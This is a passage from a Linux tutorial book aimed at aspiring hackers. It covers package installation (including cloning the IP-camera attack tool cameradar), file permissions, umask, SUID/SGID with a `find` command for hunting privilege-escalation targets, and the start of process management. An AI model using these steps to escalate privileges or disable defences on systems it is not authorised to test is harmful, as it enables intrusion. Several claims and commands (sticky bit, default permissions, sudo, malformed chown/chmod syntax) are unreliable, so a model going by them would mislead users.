Once you have Synaptic installed, you can start it from the Kali menu by going to **Settings ▸ Synaptic Package Manager**, which should open a window like the one in Figure 4-2.



Figure 4-2: The Synaptic Package Manager interface

Now you can search for the package you're looking for. Simply click the **Search** tab to open a search window. Because you are looking for `ufw` again, enter **ufw** into the search window and click **Search**. Scroll down the search results to find the package you're looking for. Check the box next to **ufw** and then click the **Apply** tab, as shown in Figure 4-3.



Figure 4-3: Searching for ufw

Synaptic will now download and install `ufw` from the repository along with any necessary dependencies, as shown in Figure 4-4.



Figure 4-4: Downloading ufw from the Synaptic Package Manager

Installing Software with git

Sometimes the software you want isn't available in any of the repositories—especially if it's brand new—but it may be available on GitHub (*https://www.github.com*), a site that allows developers to share their software with others to download, use, and provide feedback. For instance, if you want to install cameradar, an IP camera hacking tool (this is one of the tools we used to hack cameras in Ukraine to spy on Russian activities), but can't find it in the Kali repository, you can search GitHub for the software by entering **cameradar g** into the search bar. If it exists on GitHub, you should see the repository for it in the search results.

Once you've found the software on GitHub, you can install it from the terminal by entering the `git clone` command followed by its GitHub URL. For instance, cameradar is located at *https://github.com/Ullaakut/cameradar.git*. To clone it into your system, enter the following command:

```
kali> git clone https://github.com/Ullaakut/cameradar
Cloning into 'cameradar'...
remote: Enumerating objects: 2661, done.
remote: Counting objects: 100% (81/81), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 2661 (delta 32), reused 53 (delta 25), pack-reused 2580
Receiving objects: 100% (2661/2661), 36.35 MiB | 6.67 MiB/s, done.
Resolving deltas: 100% (1042/1042), done.
```

The `git clone` command copies all the data and files from that location onto your system. You can check to see that they've been successfully downloaded by using the long listing command `ls -l` on the target directory, like so:

```
kali> ls -l
```

If you've successfully cloned cameradar to your system, you should see something like the following output:

```
total 80
drwxr-xr-x 7 kali kali  4096 Jan 10 22:19 cameradar
drwxr-xr-x 2 kali kali  4096 Dec  5 11:17 Desktop
drwxr-xr-x 2 kali kali  4096 Dec  5 11:17 Documents
drwxr-xr-x 2 kali kali  4096 Dec  5 11:17 Downloads
drwxr-xr-x 2 kali kali  4096 Dec  5 11:17 Music
--snip--
```

The output shows that cameradar has been successfully cloned to the system, and a new directory named *cameradar* has been created for its files.

Summary

In this chapter, you learned a few of the many ways to download and install new software on your Linux system. Software package managers (like apt), GUI-based installers, and git clones are the most common and crucial methods for an aspiring hacker to know. You'll soon find yourself becoming familiar with each of them.

Exercises

1. Install a new software package from the Kali repository.
2. Remove that same software package.
3. Update your repository.
4. Upgrade your software packages.
5. Select a new piece of software from GitHub and clone it to your system.

5

CONTROLLING FILE AND DIRECTORY PERMISSIONS

Not every user of a single operating system should have the same level of access to its files and directories. Like any professional or enterprise-level operating system, Linux has methods for securing file and directory access. This security system allows the system administrator—the root user—or the file owner to protect their files from unwanted access or tampering by granting select users permissions to read, write, or execute files. For each file and directory, we can specify the permission status for the file's owner, for particular groups of users, and for all other users. This is a necessity in a multiuser, enterprise-level operating system that requires permissions. The alternative would be quite chaotic.

In this chapter, I'll show you how to check for and change permissions on files and directories for select users, how to set default file and directory permissions, and how to set special permissions. Finally, you will see how a hacker's understanding of permissions might help them exploit a system.

Different Types of Users

As you know, in Linux the root user is all-powerful. The root user can do basically *anything* on the system. Other users on the system have more limited capabilities and permissions and almost never have the access that the root user has.

These other users are usually collected into *groups* that generally share a similar function. In a commercial entity, these groups might consist of teams such as finance, engineering, sales, and so on. In an IT environment, these groups might include developers, network administrators, and database administrators. The idea is to put people with similar needs into a group that is granted relevant permissions; then each member of the group inherits the group permissions. This is primarily for the ease of administering permissions and, thus, security.

The root user is part of the root group by default. Each new user on the system must be added to a group in order to inherit the permissions of that group.

Granting Permissions

Each and every file must be allocated a particular permission level for the different identities using it. The three levels of permission are as follows:

- **r** Permission to read grants permission only to open and view a file.
- **w** Permission to write allows users to view and edit a file.
- **x** Permission to execute allows users to execute a file (but not necessarily view or edit it).

In this way, the root user can grant users a level of permission depending on what they need the files for. When a file is created, the user who created it is typically the file's owner, and the owning group is the user's current group. The owner of the file can grant various access privileges to it. Let's look at how to change permissions to pass ownership to individual users and to groups.

Granting Ownership to an Individual User

To move ownership of a file to a different user so that they have the ability to control permissions, we can use the `chown` (or change owner) command:

```
kali> chown bob/tmp/bobsfile
```

Here, we give the command, the name of the user we are giving ownership to, and then the location and name of the relevant file. This command grants the user account for Bob ownership of *bobsfile*.

Granting Ownership to a Group

To transfer ownership of a file from one group to another, we can use the `chgrp` (or change group) command.

Hackers are often more likely to work alone than in groups, but it's not unheard of for several hackers or pentesters to work together on a project, and in that case, using groups is necessary. For instance, you might have a group of pentesters and a group of security team members working on the same project. The pentesters in this example are the root group, meaning they have all permissions and access. The root group needs access to the hacking tools, whereas the security folks only need access to defensive tools such as an intrusion detection system (IDS).

Let's say the root group downloads and installs a defensive program named newIDS; they will then need to transfer ownership to the security group so the security group can use it at will. To do so, the root group can enter the following command:

```
kali> sudo chgrp security newIDS
```

This command passes the *security* group ownership of newIDS. Now you need to know how to check whether these allocations have worked. You'll do that by checking a file's permissions.

Checking Permissions

When you want to find out what permissions are granted to users for a file or directory, use the `ls` command with the `-l` (long) switch to display the contents of a directory in long format. This list will contain the permissions. The following example shows use of the `ls -l` command on the file */usr/share/hashcat* (one of my favorite password-cracking tools) in order to see what we can learn about the files there:

```
kali> ls -l /usr/share/hashcat
total 32952

drwxr-xr-x  5  root  root    4096     Dec 5 10:47  charsets
-rw-r--r--  1  root  root    33685504 June 28 2024 hashcat.hcstat
-rw-r--r--  1  root  root    33685504 June 28 2024 hashcat.hctune
drwxr-xr-x  2  root  root    4096     Dec 5 10:47  masks
drwxr-xr-x  2  root  root    4096     Dec 5 10:47  OpenCL
drwxr-xr-x  3  root  root    4096     Dec 5 10:47  rules
```

On each line, we get information about:

- The file type (this is the first character listed)
- The file's permissions for the owner, groups, and users, respectively (this is the rest of this section)

- The number of links (a topic that is beyond the scope of the book)
- The owner of the file
- The size of the file in bytes
- The time at which the file was created or last modified
- The name of the file

For now, let's focus on the seemingly incomprehensible strings of letters and dashes on the left edge of each line. These tell us whether an item is a file or directory and what permissions, if any, are on it.

The first character tells you the file type, where `d` stands for a directory and a dash (`-`) indicates a file. These are the two most common file types.

The next section defines the permissions on the file. There are three sets of three characters, made of some combination of read (`r`), write (`w`), and execute (`x`), in that order. The first set represents the permissions of the owner; the second, those of the group; and the last, those of all other users.

Regardless of which set of three letters you're looking at, for files, if you see an `r` first, that user or group of users has permission to open and read that file or directory. A `w` as the middle letter means they can write to (modify) the file, and an `x` at the end means they can execute (or run) the file or access the directory. If any `r`, `w`, or `x` is replaced with a dash (`-`), the respective permission hasn't been given. Note that users can have permission to execute only either binaries or scripts.

Let's use the third line of that output as an example:

```
-rw-r--r-- 1   root  root    33685504 June 28 2024 hashcat.hcstat
```

The file is called, as we know from the right end of the line, *hashcat .hcstat*. After the initial `-` (which indicates it's a file), the permissions `rw-` tell us that the owner has read and write permissions but not execute permission.

The next set of permissions (`r--`) represents those of the group and shows that the group has read permission but not write or execute permissions. And, finally, we see that the rest of the users also have only read permission (`r--`).

These permissions aren't set in stone. As a root user or file owner, you can change them. Next, we'll do just that.

Changing Permissions

We can use the Linux command `chmod` (or change mode) to change the permissions. Only a root user or the file's owner can change permissions.

In this section, we use `chmod` to change permissions on *hashcat.hcstat* using two different methods. First, we use a numerical representation of permissions, and then we use a symbolic representation.

Changing Permissions with Decimal Notation

We can use a shortcut to refer to permissions by using a single number to represent one `rwx` set of permissions. Like everything underlying the operating system, permissions are represented in binary, so ON and OFF switches are represented by 1 and 0, respectively. You can think of the `rwx` permissions as three ON/OFF switches, so when all permissions are granted, this equates to 111 in binary.

We can then easily represent a binary set like this as a single digit by converting it into *octal*, an eight-digit number system that starts with 0 and ends with 7. An octal digit represents a set of three binary digits, meaning we can represent an entire `rwx` set with one digit. Table 5-1 contains all possible permission combinations and their octal and binary representatives.

Table 5-1: Octal and Binary Representations of Permissions

Binary	Octal	`rwx`
000	0	`---`
001	1	`--x`
010	2	`-w-`
011	3	`-wx`
100	4	`r--`
101	5	`r-x`
110	6	`rw-`
111	7	`rwx`

Using this information, let's go through some examples. First, if we want to set only the read permission, we could consult Table 5-1 and locate the value for read:

```
r w x
4 - -
```

Next, if we want to set the permission to `wx`, we could use the same methodology and look for what sets the `w` and what sets the `x`:

```
r w x
- 2 1
```

Notice in Table 5-1 that the octal representation for `-wx` is 3, which not so coincidently happens to be the same value we get when we add the two values for setting `w` and `x` individually: 2 + 1 = 3.

Finally, when all three permissions are on, it looks like this:

```
r w x
4 2 1
```

And 4 + 2 + 1 = 7. We see that in Linux, when all the permission switches are on, they are represented by the octal equivalent of 7. So, if we wanted to represent all permissions for the owner, group, and all users, we could write it as follows:

```
7 7 7
```

Here's where the shortcut comes in. By passing `chmod` three octal digits (one for each `rwx` set), followed by a filename, we can change permissions on that file for each type of user. Enter the following into your command line:

```
kali> sudo chmod 774 hashcat.hcstat
```

Looking at Table 5-1, we can see that this statement gives the owner all permissions, the group all permissions, and everyone else only the read permission.

Now we can see whether those permissions have changed by running `ls -l` on the directory and looking at the *hashcat.hcstat* line. Navigate to the directory and run that command now:

```
kali> ls -l
total 32952
drwxr-xr-x 5     root  root        4096   Dec 5 10:47  charsets
❶ -rwxrwxr-- 1     root  root    33685504   June 28 2024 hashcat.hcstat
-rw-r--r-- 1     root  root    33685504   June 28 2024 hashcat.hctune
drwxr-xr-x 2     root  root        4096   Dec 5 10:47  masks
drwxr-xr-x 2     root  root        4096   Dec 5 10:47  OpenCL
drwxr-xr-x 3     root  root        4096   Dec 5 10:47  rules
```

You should see `-rwxrwxr--` on the left side of the *hashcat.hcstat* line ❶. This confirms that the `chmod` call successfully changed permissions on the file to give both the owner and the group the ability to execute the file.

Changing Permissions with UGO

Although the numeric method is probably the most common method for changing permissions in Linux, some people find `chmod`'s symbolic method more intuitive. Both methods work equally well, so choose the one that suits you. The symbolic method is often referred to as *UGO* syntax, which stands for *user* (or owner), *group*, and *others*.

UGO syntax is very simple. Enter the `chmod` command followed by the users you want to change permissions for, providing `u` for user, `g` for group, or `o` for others, and one of three operators:

- `-` Removes a permission
- `+` Adds a permission
- `=` Sets a permission

After the operator, include the permission you want to add or remove (`rwx`) and, finally, the name of the file to apply it to. For example, if you

want to remove the write permission from the user that the file *hashcat .hcstat* belongs to, you could enter the following:

```
kali> sudo chmod u-w hashcat.hcstat
```

This command says to remove (`-`) the write (`w`) permission from *hashcat .hcstat* for the user (`u`).

Now when you check the permissions with `ls -l` again, you should see that the *hashcat.hcstat* file no longer has write permission for the user:

```
kali> ls -l
total 32952
drwxr-xr-x 5    root  root        4096    Dec 5 10:47 charsets
-r-xr-xr-- 1    root  root    33685504   June 28 2024 hashcat.hcstat
-rw-r--r-- 1    root  root    33685504   June 28 2024 hashcat.hctune
drwxr-xr-x 2    root  root        4096    Dec 5 10:47 masks
drwxr-xr-x 2    root  root        4096    Dec 5 10:47 OpenCL
drwxr-xr-x 3    root  root        4096    Dec 5 10:47 rules
```

You can also change multiple permissions with just one command. If you want to give both the user and other users (not including the group) the execute permission, you could enter the following:

```
kali> sudo chmod u+x, o+x hashcat.hcstat
```

This command tells Linux to add the execute permission for the user as well as the execute permission for others for the *hashcat.hcstat* file.

Giving Root Execute Permission on a New Tool

As a hacker, you'll often need to download new hacking tools, but because Linux automatically assigns all files and directories default permissions of `666` and `777`, respectively, you won't be able to execute a file immediately after downloading it. If you try, you'll usually get a message that says something like "Permission denied." In these cases, you'll need to give yourself root and execute permissions using `chmod` in order to execute the file.

For example, say we download a new hacker tool called *newhackertool* and place it into the root user's directory (/).

```
kali> ls -l
total 80
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Desktop
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Documents
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Downloads
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Music
❶ -rw-r--r--  1  root  root  1072  Dec 5  11.17  newhackertool
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Pictures
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Public
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Templates
drwxr-xr-x  7  root  root  4096  Dec 5  11.17  Videos
```

We can see *newhackertool* ❶, along with the rest of the contents of the root directory. We can see that our *newhackertool* doesn't have execute permission for anyone. This makes it impossible to use. It might seem strange that, by default, Linux won't let you execute a file you downloaded, but overall, this setting makes your system more secure.

We can give ourselves permission to execute *newhackertool* by entering the following:

```
kali> sudo chmod 766 newhackertool
```

Now, when we perform a long listing on the directory, we can see that our *newhackertool* has execute permission for the owner:

```
root@kali> ls -l
total 80

--snip--
drwxr-xr-x  7  root  root  4096  Dec  5  11.17  Music
-rwxrw-rw-  1  root  root  1072  Dec  5  11.17  newhackertool
drwxr-xr-x  7  root  root  4096  Dec  5  11.17  Pictures
--snip--
```

This grants us (as the owner) all permissions, including execute, and grants the group and everyone else only read and write permissions (4 + 2 = 6).

Setting More Secure Default Permissions with Masks

As previously mentioned, Linux automatically assigns base permissions (usually `666` for files and `777` for directories). You can change the default permissions allocated to files and directories created by each user with the `umask` (or user file-creation mask) method. The `umask` method represents the permissions you want to remove from the base permissions on a file or directory to make them more secure.

The `umask` is a three-digit octal number corresponding to the three permissions digits; this number is subtracted from the permissions number to give the new permissions status. This means that when a new file or directory is created, its permissions are set to the default value minus the value in `umask`, as shown in Figure 5-1.



Figure 5-1: How a `umask` value of `022` affects the permissions on new files and directories

For example, if the `umask` is set to `022`, a new file with the original default permissions of `666` will now have the permissions `644`, meaning the owner has both read and write permissions, and the group and all other users have only read permission.

In Kali, as with most Debian systems, the `umask` is preconfigured to 022, meaning the Kali default is 644 for files and 755 for directories.

The `umask` value is not universal to all users on the system. Each user can set a personal default `umask` value for the files and directories in their personal *.profile* file. To see the current value when logged on as a certain user, simply enter the command `umask` and note what is returned. To change the `umask` value for that user, edit the file */home/username/.profile* and, for example, add `umask 007` to set it so only the user and members of the user's group have permissions.

Special Permissions

In addition to the three general-purpose permissions, `rwx`, Linux has three special permissions that are slightly more complicated. These special permissions are set user ID (or `SUID`), set group ID (or `SGID`), and sticky bit. I'll discuss each in turn in the next three sections.

Granting Temporary Root Permissions with SUID

As you should know by now, a user can execute a file only if they have permission to execute that particular file. If the user has only read and/or write permissions, they cannot execute the file. This may seem straightforward, but there are exceptions to this rule.

You may have encountered files that require the permissions of the root user during execution, even for users who are not root. For example, a file that allows users to change their password would need access to the */etc/shadow* file, which holds the users' passwords in Linux, and so requires root-user privileges in order to execute.

In such a case, you can temporarily grant the owner's privileges to execute the file by setting the `SUID` bit on the program. Basically, the `SUID` bit says that any user can execute the file with the permissions of the owner but that those permissions don't extend beyond the use of that file.

To set the `SUID` bit, enter a `4` before the regular permissions. For example, a file with a new resulting permission of `644` is represented as `4644` when the `SUID` bit is set. Setting the `SUID` on a file is not something a typical user would do, but if you want to do so, you'll use the `chmod` command, as in `chmod 4644 filename`.

Granting the Root User's Group Permissions SGID

The SGID bit also grants temporary elevated permissions, but it grants the permissions of the file owner's group, rather than of the file's owner. This means that, with an SGID bit set, someone without execute permission can execute a file if the owner belongs to the group that has permission to execute that file.

The SGID bit works slightly differently when applied to a directory: when the bit is set on a directory, ownership of new files created in that directory goes to the directory creator's group, rather than the file creator's group. This is very useful when a directory is shared by multiple users, as all users in that group, not just a single user, can execute the files.

The SGID bit is represented as 2 before the regular permissions, so a new file with the resulting permissions 644 would be represented as 2644 when the SGID bit is set. Again, you would use the chmod command for this—for example, chmod 2644 *filename*.

The Outmoded Sticky Bit

The *sticky bit* is a permission bit that you can set on a directory to allow a user to delete or rename files within that directory. However, the sticky bit is a legacy of older Unix systems, and modern systems (like Linux) ignore it. As such, I will not discuss it further here, but you should be familiar with the term because you might hear it in the Linux world.

Special Permissions, Privilege Escalation, and the Hacker

As a hacker, you can use these special permissions to exploit Linux systems through *privilege escalation*, whereby a regular user gains root or sysadmin privileges and the associated permissions. With root privileges, you can do anything on the system.

One way to do this is to exploit the SUID bit. A system administrator or software developer might set the SUID bit on a program to allow that program access to files with root privileges. For instance, scripts that need to change passwords often have the SUID bit set. You, the hacker, can use that permission to gain temporary root privileges and do something malicious, such as get access to the passwords at */etc/shadow*.

Let's look for files with the SUID bit set on our Kali system to try this out. Back in Chapter 1, I introduced you to the find command. We'll use its power to find files with the SUID bit set.

As you'll remember, the find command is powerful, but the syntax is bit more complicated than some of the other location commands, such as locate and which. Take a moment to review the find syntax in Chapter 1 if you need to.

In this case, we want to find files anywhere on the filesystem, for the root user or other sysadmin, with the permissions 4000. To do this, we can use the following find command:

```
kali> sudo find / -user root -perm -4000
```

With this command, we ask Kali to start looking at the top of the filesystem with the / syntax. It then looks everywhere below / for files that are owned by root, specified with `user root`, and that have the `SUID` permission bit set (`-perm -4000`).

When we run this command, we get the following output:

```
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/kismet_capture
--snip--
```

The output reveals numerous files that have the `SUID` bit set. Let's navigate to the */usr/bin* directory where many of these files reside, and then run a long listing on that directory and scroll down to the *sudo* file:

```
root@kali> cd /usr/bin
root@kali> ls -l
--snip--
-rwxr-xr-x 1  root  root  176272    Jul 18 2024    stunnel4
-rwxr-xr-x 1  root  root   26696    Mar 17 2024    sucrack
❶ -rwsr-xr-x 1  root  root  140944    Jul 5  2024    sudo
--snip--
```

Note that the first set of permissions (those for the owner) has an `s` in place of the `x` ❶. This is how Linux represents that the `SUID` bit is set, and it means that anyone who runs the *sudo* file has the privileges of the root user, which can be a security concern for the sysadmin and a potential attack vector for the hacker. For instance, some applications need to access the */etc/shadow* file to successfully complete their tasks. If the attacker can gain control of that application, they can use that application's access to the passwords on a Linux system.

Linux has a well-developed security system to protect files and directories from unauthorized access. The aspiring hacker needs to have a basic understanding of this system not only to protect their files but also to execute new tools. In some cases, hackers can exploit the `SUID` and `SGID` permissions to escalate privileges from a regular user to a root user.

Summary

Linux uses permissions to protect a user's or group's files and directories from other users, and you can take advantage of these for both offensive and defensive purposes. You should now know how to manage permissions and how to exploit weak points in this security system, in particular `SUID` and `SGID` bits.

Exercises

1. Select a directory and run a long listing on it. Note the permissions on the files and directories.
2. Select a file you don't have permission to execute and give yourself execute permissions using the `chmod` command. Try using both the numeral method (`777`) and the UGO method.
3. Choose another file and change its ownership using `chown`.
4. Use the `find` command to find all files with the `SGID` bit set.

6

PROCESS MANAGEMENT

At any given time, a typical Linux system has hundreds, or sometimes even thousands, of processes running simultaneously. A *process* is simply a program that runs and uses resources, whether it be a terminal, a web server, any running commands, any databases, the GUI interface, or something else.

Any good Linux administrator, and particularly any hacker, needs to understand how to manage their processes to optimize their systems. For example, once a hacker takes control of a target system, they might want to find and stop an antivirus application or firewall. To do so, the hacker would first need to know how to find this process. The hacker might also want to set a scanning script that runs periodically to find vulnerable systems, so we'll also look at how to schedule such a script.

In this chapter, you'll learn to manage those processes. First, you'll learn to view and find processes and how to discover which processes are using the most resources. Then, you'll learn to manage processes by

running them in the background, prioritizing them, and killing them if necessary (no blood involved). Finally, you'll learn to schedule processes to run on specified days and dates and at specific times.

Viewing Processes

In most cases, the first step in managing processes is to view what processes are running on your system. The primary tool for viewing processes, and one of the Linux administrator's best friends, is the `ps` command. Run it in your command line to see what processes are active:

```
kali> ps
PID    TTY      TIME      CMD
39659  pts/0    00:00:01  bash
39665  pts/0    00:00:00  ps
```

The Linux *kernel*, the inner core of the operating system that controls nearly everything, assigns a unique *process ID (PID)* to each process sequentially, as the processes are created. When working with these processes in Linux, you often need to specify their PIDs, so it is far more important to note the PID of the process than the name of the process.

Alone, the `ps` command doesn't really provide you with much information. Running the `ps` command without any options lists the processes started (or *invoked*) by the currently logged-in user (in our case, root) and what processes are running on that terminal. Here, it simply says that the bash shell is open and running and that we ran the `ps` command.

We generally want far more information than that. In particular, we'd like to know about processes run by other users and by the system in the background. Without this information, we won't understand much of what is actually taking place on our system. Running the `ps` command with the option `aux` will display all processes running on the system for all users, as shown in Listing 6-1. Note that you shouldn't prefix this option with a dash (-) and that you should write it in lowercase; because Linux is case-sensitive, using uppercase options would give you significantly different results.

```
kali> ps aux
USER  PID   %CPU  %MEM    VSZ    RSS TTY    STAT START   TIME   COMMAND
root    1    0.0   0.4    202540  6396 ?    Ss   Apr24    0:46  /sbin/init
root    2    0.0   0.0         0     0 ?    S    Apr24    0:00  [kthreadd]
root    3    0.0   0.0         0     0 ?    S    Apr24    0:26  [ksoftirqd/0]
--snip--
root  39706  0.0  0.2  36096  3204 pts/0    R+ 15:05  0:00    ps aux
```

Listing 6-1: Using the aux options to see processes for all users

As you can see, this command now lists so many processes that they likely run off the bottom of your screen. The first process is `init`, listed in the final column, and the last process is the command we just ran, `ps aux`. Many of the details (`PID`, `%CPU`, `TIME`, `COMMAND`, and so on) may be different on

your system but should have the same format. For our purposes, here are the most important columns in this output:

USER The user who invoked the process

PID The process ID

%CPU The percent of CPU this process is using

%MEM The percent of memory this process is using

COMMAND The name of the command that started the process

In general, to perform any action on a process, we must specify its PID. Let's see how to use this identifier to our advantage.

Filtering by Process Name

When we inquire about processes, we usually don't want every single process displayed on the screen. It's simply a problem of too much information. Most often, we want to find information about a single process. To do so, we can use the filtering command `grep`, which I introduced in Chapter 1.

To demonstrate, we'll use the Metasploit exploitation framework, the most widely used exploitation framework (and nearly every hacker's good friend). It comes installed on your Kali system, so you can start it with the following:

```
kali> msfconsole
```

Once the exploitation framework has been started, let's see whether we can find it in the list of processes. Metasploit has now taken over this terminal, so open another terminal. Now, use the `ps aux` command and then pipe it (`|`) to `grep`, looking for the string `msfconsole`, as in Listing 6-2.

```
kali> ps aux | grep msfconsole
kali 39756  0.00.0  4304  716  pts/2 Ss+  15:13  0:00 sh -c service
 postgresql start &&msfdbinit&msfconsole
kali 39759  35.1  15.2  4304  227888  pts/2 Sl+  15:13  1:36 ruby /usr/bin/msfconsole
kali 39892  0.00.0  4304  940  pts/2 S+  15:18  0:00 grep msfconsole
```

Listing 6-2: Filtering a `ps` search to find a particular process

From the filtered output in this listing, you should see all the processes that match the term `msfconsole`. The PostgreSQL database, which is the database Metasploit uses, is shown first, followed by the `msfconsole` program itself, from */usr/bin/msfconsole*. Finally, you should see the `grep` command you used to look for `msfconsole`. Notice that the output did not include the column header list from `ps`. Since the keyword, `msfconsole`, is not in the header, it is not displayed. Even so, the results show up in the same format.

From this, you can learn some important information. If, for example, you need to know how many resources Metasploit is using, you can consult the third column (`CPU`), to see that it's using 35.1 percent of your CPU, and consult the fourth column to see that it's using 15.2 percent of your system memory. That's quite a bit. It's a demanding beast!

Finding the Greediest Processes with top

When you enter the ps command, it displays the processes in the order they were started. In many cases, though, we want to know which processes are using the most resources. This is where the top command comes in handy; it displays the processes ordered by resources used, starting with the largest. Unlike the ps command, which gives us a one-time snapshot, top refreshes the list every three seconds by default. This lets you monitor those resource-hungry processes, as shown in Listing 6-3.

```
kali> top
top - 15:31:17 up 2 days, 6:50, 4 users, load average: 0.00, 0.04, 0.09
Tasks: 176 total, 1 running, 175 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.3 us, 0.7 sy, 0.0 ni, 97.4 id, 0.0 wa, 0.0 hi 0.0 si 0.0
MB Mem : 1491220 total,  64848 free, 488272 used, 938100 buff/cache
MB Swap : 1046524 total, 1044356 free, 2168 used. 784476 avail MEM

PID   USER  PR  NI   VIRT    RES     SHR    S  %CPU  %MEM   TIME+    COMMAND
39759 root  20   0   893180  247232  11488  S  0.7   16.6   1:47.88  ruby
39859 root  20   0   27308   16796   14272  S  0.3   1.2    1:47.88  postgres
39933 root  20   0   293936  61500   29108  S  0.7   4.1    1:47.88  Xorg
--snip--
```

Listing 6-3: Finding the greediest processes with top

System administrators often keep top running in a terminal to monitor the use of process resources. As a hacker, you may want to do the same, especially if you have multiple tasks running on your system. While you have top running, pressing the H or ? key will bring up a list of interactive commands, and pressing Q will quit top. You'll use top again soon to manage your processes in "Changing Process Priority with nice" below and "Killing Processes" on page 66.

Managing Processes

Hackers often need to multiprocess. For example, they may simultaneously run a port scanner, a vulnerability scanner, and an exploit. This requires that the hacker manage these processes efficiently to best use system resources and complete their tasks. In this section, I'll show you how to manage multiple processes.

Changing Process Priority with nice

You don't often hear the word *nice* used in the context of hackers, but here is an exception. The nice command is used to influence the priority of a process. As you saw when we ran the ps command, numerous processes run on the system at once, contending for the available resources. The kernel will have final say over the priority of a process, but you can use nice to suggest that a process should be elevated in priority.

The idea behind the use of the term *nice* is that, when you use it, you're determining how nice you'll be to other users; if your process is using most of the system resources, you aren't being very nice.

The values passed to `nice` range from –20 to +19, with zero being the default value (see Figure 6-1). A high `nice` value translates to a low priority, and a low `nice` value translates to a high priority (meaning you're not being so nice to other users and processes). When a process is started, it inherits the `nice` value of its parent process. The owner of the process can lower the priority of the process but cannot increase its priority. Of course, the superuser or root user can arbitrarily set the `nice` value to whatever they please.



Figure 6-1: Niceness priority values

When you start a process, you can set the priority level with the `nice` command and then alter the priority after the process has started running with the `renice` command. The syntax for these two commands is slightly different and can be confusing. The `nice` command requires that you *increment* the `nice` value, whereas the `renice` command wants an *absolute value* for niceness. Let's look at an example to demonstrate this.

Setting the Priority When Starting a Process

For demonstration purposes, let's assume we have a process named `slowprocess` that's located at */bin/slowprocess*. If we wanted it to speed up its completion, we could start the process with the `nice` command:

```
kali> sudo nice -n -10 /bin/slowprocess
```

This command would increment the `nice` value by `-10`, increasing its priority and allocating it more resources.

On the other hand, if we want to be nice to our fellow users and processes and give `slowprocess` a lower priority, we could increment its `nice` value positively by `10`:

